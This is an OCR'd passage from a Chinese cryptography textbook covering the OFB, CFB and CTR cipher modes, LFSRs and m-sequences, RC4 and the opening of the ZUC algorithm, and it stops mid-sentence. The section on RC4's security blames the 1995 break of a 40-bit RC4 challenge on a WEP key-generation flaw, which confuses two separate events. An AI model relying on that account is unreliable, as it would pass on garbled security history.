


图 2-17 密文链接的工作原理

与 ECB 一样，CBC 的一个缺点也是要求数据的长度是密码分组长度的整数倍，否则最后一个数据块将是短块，这时需要特殊处理。

2.2.5.3 输出反馈模式

输出反馈工作模式将一个分组密码转换为一个密钥序列产生器。从而可以实现用分组密码按流密码的方式进行加解密。这种工作模式的安全性取决于分组密码本身的安全性。

输出反馈方式的工作原理如图 2-18 所示。其中 R 为移位寄存器。E 为分组密码，如 DES、IDEA、AES、SM4 等强密码，设其分组长度为 n。I_0 为 R 的初始状态并称为种子，K 为密钥。分组密码 E 把移位寄存器 R 的状态内容作为明文，并加密成密文。E 输出的密文中最右边的 s（$1 \leqslant s \leqslant n$）位作为密钥序列输出，与明文异或实现序列加密。同时，移位寄存器 R 左移 s 位，E 输出中最右边的这 s 位又反馈到寄存器 R。R 的新状态内容作为 E 下一次加密的输入。如此继续。

解密时 R 和 E 按加密时同样的方式工作，产生出相同的密钥流，与密文异或便完成了解密。

这种工作模式将一个分组密码转换为一个序列密码。它具有普通序列密码的优缺点，如没有错误传播。设加密时 m_i 错了一位，则只影响密文中对应一位，不影响其他位。同样，设解密时 c_i 错了一位，则只影响明文中对应一位，不影响其他位。

输出反馈工作模式适于加密冗余度较大的数据，如语音和图像数据，但因无错误传播而对密文的篡改难以检测。




图 2-18　输出反馈工作原理

2.2.5.4　密码反馈模式

密码反馈工作模式的原理与输出反馈的工作原理基本相同，如图 2-19 所示，所不同的仅仅是反馈到移位寄存器 R 的不是 E 输出中的最右 s 位，而是异或之后的密文 c_i 的 s 位。




图 2-19　密码反馈工作原理

注意：解密时 R 和 E 按加密时同样的方式工作，结合密文，便可产生出同样的密钥流，与密文异或便完成了解密。开始时，$R= I_0$，E 的输出为 E（I_0，K）。把 E（I_0，K）中的最右 s 位与密文 c_1 异或，得到明文 m_1。同时把 c_1 反馈给 R，于是又可产生下一个正确的密钥流。如此继续，可完整解密。

密文反馈工作模式的错误传播情况与输出反馈工作模式不同。加密时若明文 m_i 错了一位，则影响密文 c_i 错，这一错误反馈到移位寄存器后将影响到后续的密钥序列错，导致后续的密文都错。同样，解密时若密文 c_i 错了一位，则影响明文 m_i 错，但密文的这一错误反馈到移位寄存器后将影响到后续的密钥序列错，导致后续的明文都错。

这种加解密都错误传播无界的特性，使得密文反馈工作模式适合数据完整性认证方面的应用。

2.2.5.5 CTR（Counter Mode Encryption）模式

CTR 模式是 Diffie 和 Hellman 于 1979 年提出的，在征集 AES 工作模式的活动中由 California 大学的 Phillip Rogaway 等人的推荐。

CTR 模式与密文反馈工作模式和输出反馈工作模式一样，把分组密码转化为序列密码。在本质上是利用分组密码产生密钥序列，按序列密码的方式进行加解密。

设 T_1，T_2，…，T_{n-1}，T_n 是一给定的计数序列，M_1，M_2，…，M_{n-1}，M_n 是明文，其中 M_1，M_2，…，M_{n-1} 是标准块，M_n 的长度等于 u，u 小于等于分组长度。CTR 的工作模式的加密过程如下：

$$\begin{cases} O_i = E(T_i, K), i = 1,2,\cdots,n. \\ C_i = M_i \oplus O_i, i = 1,2,\cdots,n-1. \\ C_n = M_n \oplus \mathrm{MSB}_u, (O_n). \end{cases} \tag{2-32}$$

其中 MSB_u（O_n）表示 O_n 中的高 u 位。

CTR 的工作模式的解密过程如下：

$$\begin{cases} O_i = E(T_i, K), i = 1,2,\cdots,n. \\ M_i = C_i \oplus O_i, i = 1,2,\cdots,n-1. \\ M_n = C_n \oplus \mathrm{MSB}_u, (O_n). \end{cases} \tag{2-33}$$

CTR 模式的优点是可并行、效率高、O_i 的计算可预处理、适合任意长度的数据、加解密速度快，而且在加解密处理方式上适合随机存取数据的加解密。因此，特别适合计算机随机文件的加密，因为随机文件要求能随机地访问。这对数据库加密是有重要意义的。

CTR 模式的加密算法是对合运算，加解密过程仅涉及加密运算，不涉及解密运算，因此不用实现解密算法。CTR 模式的缺点是没有错误传播，因此不适合用于数据完整性认证。

2.3 序列密码

序列密码是密码学的一个重要分枝，由于人们对序列密码的研究比较充分，而且序列密码具有实现容易、效率高等特点，所以序列密码成为许多重要应用领域的主流密码。本章讨论序列密码的基本理论及其在计算机系统中的应用。

2.3.1 序列密码的概念

“一次一密”密码在理论上是不可破译的这一事实使人们感觉到，如果能以某种方

式仿效“一次一密”密码，则将可以得到保密性很高的密码。长期以来，人们试图以序列密码方式仿效“一次一密”密码，从而促进了序列密码的研究和发展。目前，序列密码的理论已经比较成熟，而且具有工程实现容易、效率高等特点，所以序列密码成为许多重要领域应用的主流密码体制。

为了安全，序列密码应使用尽可能长的密钥，而长的密钥的存储、分配都很困难。于是人们采用一个短的种子密钥来控制某种算法产生出长的密钥序列，供加解密使用，而短的种子密钥的存储、分配都较容易。

图 2-20 给出了序列密码的原理。序列密码加解密器采用简单的模 2 加法器，这使得序列密码的工程实现十分方便。于是，序列密码的关键就是产生密钥序列的算法。密钥序列产生算法应能产生随机性和不可预测性好的密钥序列。目前已有许多产生优质密钥序列的算法。保持通信双方的精确同步是序列密码实际应用中的关键技术。由于通信双方必须能够产生相同的密钥序列，所以这种密钥序列不可能是真随机序列，只能是伪随机序列，只不过是具有良好随机性和不可预测性的伪随机序列。




图 2-20　序列密码原理

为了产生出随机性好而且周期足够长的密钥序列，密钥序列产生算法都采用带存储的时序算法，其理论模型为有限自动机，其实现电路为时序电路。

2.3.2　线性移位寄存器序列

2.3.2.1　移位寄存器

移位寄存器是大家熟悉的概念。图 2-21 给出了移位寄存器的结构。其中 s_0，s_1，…，s_{n-1} 组成左移移位寄存器，并称每一时刻移位寄存器的具体取值为其一个状态。移位寄存器的输出要通过函数 $f(s_0,s_1,\cdots,s_{n-1})$计算产生，并同时要送入 s_{n-1}。称函数 $f(s_0,s_1,\cdots,s_{n-1})$ 为移位寄存器的反馈函数。如果反馈函数 $f(s_0,s_1,\cdots,s_{n-1})$是 $s_0,s_1,\cdots,s_{n-1}$ 的线性函数，则称移位寄存器为线性移位寄存器（LSR），否则称为非线性移位寄存器。




图 2-21　移位寄存器

2.3.2.2 反馈函数

设$f(s_0,s_1,\cdots,s_{n-1})$为线性函数，则$f(s_0,s_1,\cdots,s_{n-1})$可写成

$$f(s_0,s_1,\cdots,s_{n-1})=g_0s_0+g_1s_1+,\cdots,+g_{n-1}s_{n-1} \tag{2-34}$$

其中，$g_0,g_1,\cdots,g_{n-1}$ 为反馈系数。在二进制的情况下，式（2-34）中的+即为模 2 加 $\oplus$，此时线性移位寄存器的结构如图 2-22 所示。其中反馈系数 $g_i\in GF(2)$，如果 $g_i=0$，则表示式（2-34）中的 g_is_i 项不存在，因此表示 s_i 不连接。同理，$g_i=1$ 表示 s_i 连接。故 g_i 的作用相当于一个开关。

形式地，用 x^i 与 s_i 相对应，则根据式（2-34）的反馈函数可导出一个 x 的多项式：

$$g(x)= g_nx^n+g_{n-1}x^{n-1}+,\cdots,+g_1x+g_0 \tag{2-35}$$

并称 $g(x)$为线性移位寄存器的连接多项式。与图 2-22 对照可知，$g_n=g_0=1$。否则，若 $g_n=0$ 则输出不反馈到 s_{n-1}，若 $g_1=0$ 则 s_0 不起作用，应将其去掉。




图 2-22 GF(2)上的线性移位寄存器

线性移位寄存器的输出序列的性质完全由反馈函数所决定，也即完全由连接多项式所决定，有了连接多项式的概念便可利用数学工具深入研究线性移位寄存器的输出序列的性质。目前，线性移位寄存器的输出序列的理论已经十分成熟。n 级线性移位寄存器最多有 2^n 个不同的状态。若其初始状态为零，则其后续状态恒为零。若其初始状态不为零，则其后续状态也不为零。因此，n 级线性移位寄存器的状态周期$\leqslant 2^n-1$，其输出序列的周期$\leqslant 2^n-1$。只要选择合适的连接多项式便可使线性移位寄存器的输出序列周期达到最大值 2^n-1，并称此时的输出序列为最大长度线性移位寄存器输出序列，简称为 m 序列。

我们把序列中连续的 i 个 1 称为长度等于 i 的 1 游程，把序列中连续的 i 个 0 称为长度等于 i 的 0 游程。可以发现 m 序列具有如下的良好随机性：

（1）在一个周期内，0 和 1 出现的次数接近相等，即 0 出现的次数为 $2^{n-1}-1$，1 出现的次数为 2^{n-1}；

（2）在一个周期内，游程总数为 2^{n-1}，其中长度为 i（$1\leqslant i\leqslant n-2$）的 1 游程和 0 游程的数目各有 2^{n-i-2} 个，长度为 $n-1$ 的 0 游程有 1 个，长为 n 的 1 游程有 1 个。

（3）自相关函数

$$C(\tau)\begin{cases} 1, & \tau=0 \\ -1/(2^n-1), & 0<\tau\leqslant 2^n-2 \end{cases} \tag{2-36}$$

由于 m 序列具有良好的随机性，它不仅在密码方面，而且在通信、雷达等方面都得到广泛应用。

可以证明，仅当连接多项式 $g(x)$为本原多项式时，其线性移位寄存器的输出序列为 m 序列。设 $f(x)$为 GF（2）上的多项式，使 $f(x)|x^p-1$ 的最小正整数 p 称为 $f(x)$的周期。如果 $f(x)$的次数为 n，且其周期为 2^n-1，则称 $f(x)$为本原多项式。已经证明，对于任意的正整数 n，至少存在一个 n 次本原多项式。这表明，对于任意的 n 级线性移位寄存器，至少有一种连接方式使其输出序列为 m 序列。

例 2-1 设 $g(x)=x^4+x+1$，$g(x)$为本原多项式，以其为连接多项式的线性移位寄存器如图 2-23 所示，其输出序列为 100110101111000…，它是周期为 $2^4-1=15$ 的 m 序列。




图 2-23　连接多项式为 $g(x)=x^4+x+1$ 的线性移位寄存器

虽然线性移位寄存器序列具有良好的随机性，然而线性移位寄存器序列密码却是可破译的。一般，对于 $n=1000$ 的线性移位寄存器序列密码，用每秒 100 万次的计算机，一天之内便可破译。

2.3.3　RC4 序列密码

RC4 序列密码是美国 RSA 数据安全公司设计的一种序列密码。RSA 数据安全公司将其收集在加密工具软件 BSAFE 中。最初并没有公布 RC4 的算法，但由于在很多安全软件系统中使用了这个密码，人们通过对软件进行逆向分析得到了算法。在这种情况下 RSA 数据安全公司于 1997 年公布了 RC4 密码算法。

2.3.3.1　RC4 参数

RC4 密码与基于移位寄存器的序列密码不同，它是一种基于非线性数据表变换的序列密码。它以一个足够大的数据表为基础，对表进行非线性变换，产生非线性的密钥序列。

RC4 算法取 $n=8$，使用 $2^n=2^8=256$ 个字节构成的 S 表和两个字节（$n=8$ 位）指针（I 和 J），总共需要 258 字节的存储空间。S 表的值 $S_0,S_1,\cdots$，S_{255} 是 0,1,…，255 的一个排列。I 和 J 的初值为 0。其中表值和指针值的算术运算按模 $2^n=2^8=256$ 进行。

2.3.3.2　RC4 算法

我们可以把 RC4 算法看成一个有限状态自动机。把 S 表和 I、J 指针的具体取值称为 RC4 的一个状态：

$$T=< S_0 ,S_1, \cdots, S_{255} ,I,J >,$$

对状态 T 进行非线性变换，产生出新的状态 ，并输出密钥序列中一个字节 k 。

RC4 的下一状态函数定义如下：

（1）I=0，J=0;

（2）$I = I+1 \mod 256$;

（3）$J=J+S_I \mod 256$;

（4）交换 S_I 和 S_J。

RC4 的输出函数定义如下：

（1）$h=S_I+S_J \mod 256$;

（2）$k=S_h$。

以 k 为密钥字符，RC4 有限状态自动机不停运转，便源源不断的产生出密钥字符序列。加密时，将密钥字符 k 与明文字符模 2 相加便完成了加密。解密时，将密钥字符 k 与密文字符模 2 相加便完成了解密。

在用 RC4 加解密之前，应当首先对 S 表初始化。对 S 表初始化的过程如下：

（1）对 S 表进行线性填充，即令

$$S_0=0，S_1=1，S_2=2，\cdots，S_{255}=255;$$

（2）用密钥填充另一个 256 字节的 R 表 $R_0,R_1,\cdots$，R_{255}，如果密钥的长度小于 R 表的长度，则依次重复填充，直至将 R 表填满。

（3）J=0;

（4）对于 I=0 到 255 重复以下操作：

① $J=(J+S_I+R_I) \mod 256$;

② 交换 S_I 和 S_J 。

注意：对 S 表初始化的过程实质上是对 S 表进行随机化处理的过程。只有当这一过程完成后，才能计算产生密钥字符，才能进行加解密，否则将是不安全的。

2.3.3.3 RC4 安全性

由密钥字符 k 的产生算法可以看出，对于 RC4 有限状态自动机的每一个状态，产生出一个密钥字符。RC4 有限状态自动机的一个状态是 S 表的一个排列，由于 S 表有 256 个字节元素，可能的排列共有 256！$\approx 2^{1600}$，因此穷举攻击是不可能的。

RC4 算法的优点是算法简单，高效，特别适合软件实现。

对于 RC4 算法软件的出口，美国政府作了明确的限制，其密钥长度不能超过 40 位。1995 年有人在 Internet 网上公布了一条用 40 位密钥的 RC4 加密的密文，并提出了破译挑战。法国的一个研究小组通过 Internet 网，用了 120 台计算机和工作站，结果只用了 8 天时间便求出了密钥。在此之后，又提出第二次破译挑战，结果只用了 31.8 小时便破译成功。问题并不出在 RC4 本身。这些攻击是利用了 WEP 协议的密钥产生途径中的一个漏洞。因此这种攻击不适用于攻击 RC4 的其他应用。这个问题说明了设计一个安全系统的困难性不仅在于密码算法本身，而且还包括协议，以及如何正确地使用密码算法。

由于 RC4 密码算法简单，软件实现容易，加密速度快，得到了广泛的应用。目前，RC4 密码可能是商用领域应用最广的序列密码。如，Windows、Lotus Notes 等软件系统都采用了 RC4 算法， SSL/TLS(安全套接字层协议/传输层安全协议)和 WEP 协议(Wired Equivalent Privacy)也都应用了 RC4 密码。

2.3.4　ZUC 算法

ZUC 算法 ，即祖冲之算法，是移动通信 3GPP 机密性算法 EEA3 和完整性算法 EIA3 的核心，是中国自主设计的加密算法。2009 年 5 月 ZUC 算法获得 3GPP 安全算法组 SA 立项，正式申请参加 3GPP LTE 第三套机密性和完整性算法标准的竞选工作。历时两年多的时间，ZUC 算法经过包括 3GPP SAGE 内部评估，两个邀请付费的学术团体的外部评估以及公开评估等在内的 3 个阶段的安全评估工作后，于 2011 年 9 月正式被 3GPP SA 全会通过，成为 3GPP LTE 第三套加密标准核心算法。ZUC 算法是中国第一个成为国际密码标准的密码算法。其标准化的成功，是中国在商用密码算法领域取得的一次重大突破，体现了中国商用密码应用的开放性和商用密码设计的高能力，其必将增大中国在国际通信安全应用领域的影响力，且今后无论是对中国在国际商用密码标准化方面的工作还是商用密码的密码设计来说都有深远的影响。

ZUC 是一个同步流密码算法，其以中国古代著名数学家祖冲之的拼音(ZU Chongzhi)首字母命名，中文称作祖冲之算法。该算法在设计之初就面临着高的挑战。美国高级加密标准 AES 和欧洲 SNOW 3G 已经被选为 LTE 加密标准，它们是两个设计非常优秀的密码算法，具有非常高的安全强度。ZUC 算法的设计必须做到不能比 AES 或 SNOW 3G 差， 才有可能在 3GPPLTE 有立脚之处。面对挑战，ZUC 算法的设计必须具有高安全、高效率以及新颖性等特点。其中高安全和高效率要求设计的新算法在安全和效率上不能比 AES 或 SNOW 3G 低，而新颖性要求设计的密码算法在结构和部件上都有创新。然而密码算法设计发展到今天，许多经典结构和部件的设计都基本定型，要同时达到上述目标，无疑是一项非常艰巨的任务。

ZUC 算法在逻辑上采用三层结构设计，如图 2-24 所示。上层为定义在素域 $GF(2^{31}-1)$ 上的线性反馈移位寄存器(LFSR)，这是 ZUC 算法设计的一大创新。目前常见流密码体制的 LFSR 均采用二元域或二元域的某个扩域上的 *m* 序列。这种序列具有明显的多重线性关系，这使得以其为序列源的密码算法容易受到相关攻击。ZUC 算法的 LFSR 设计首次采用素域 $GF(2^{31}-1)$的 *m* 序列。该类序列周期长、统计特性好，且在特征为 2 的有限域上是非线性的，其具有线性结构弱、比特关系符合率低等优点。因而采用 $GF(2^{31}-1)$ 上的 LFSR 设计的 ZUC 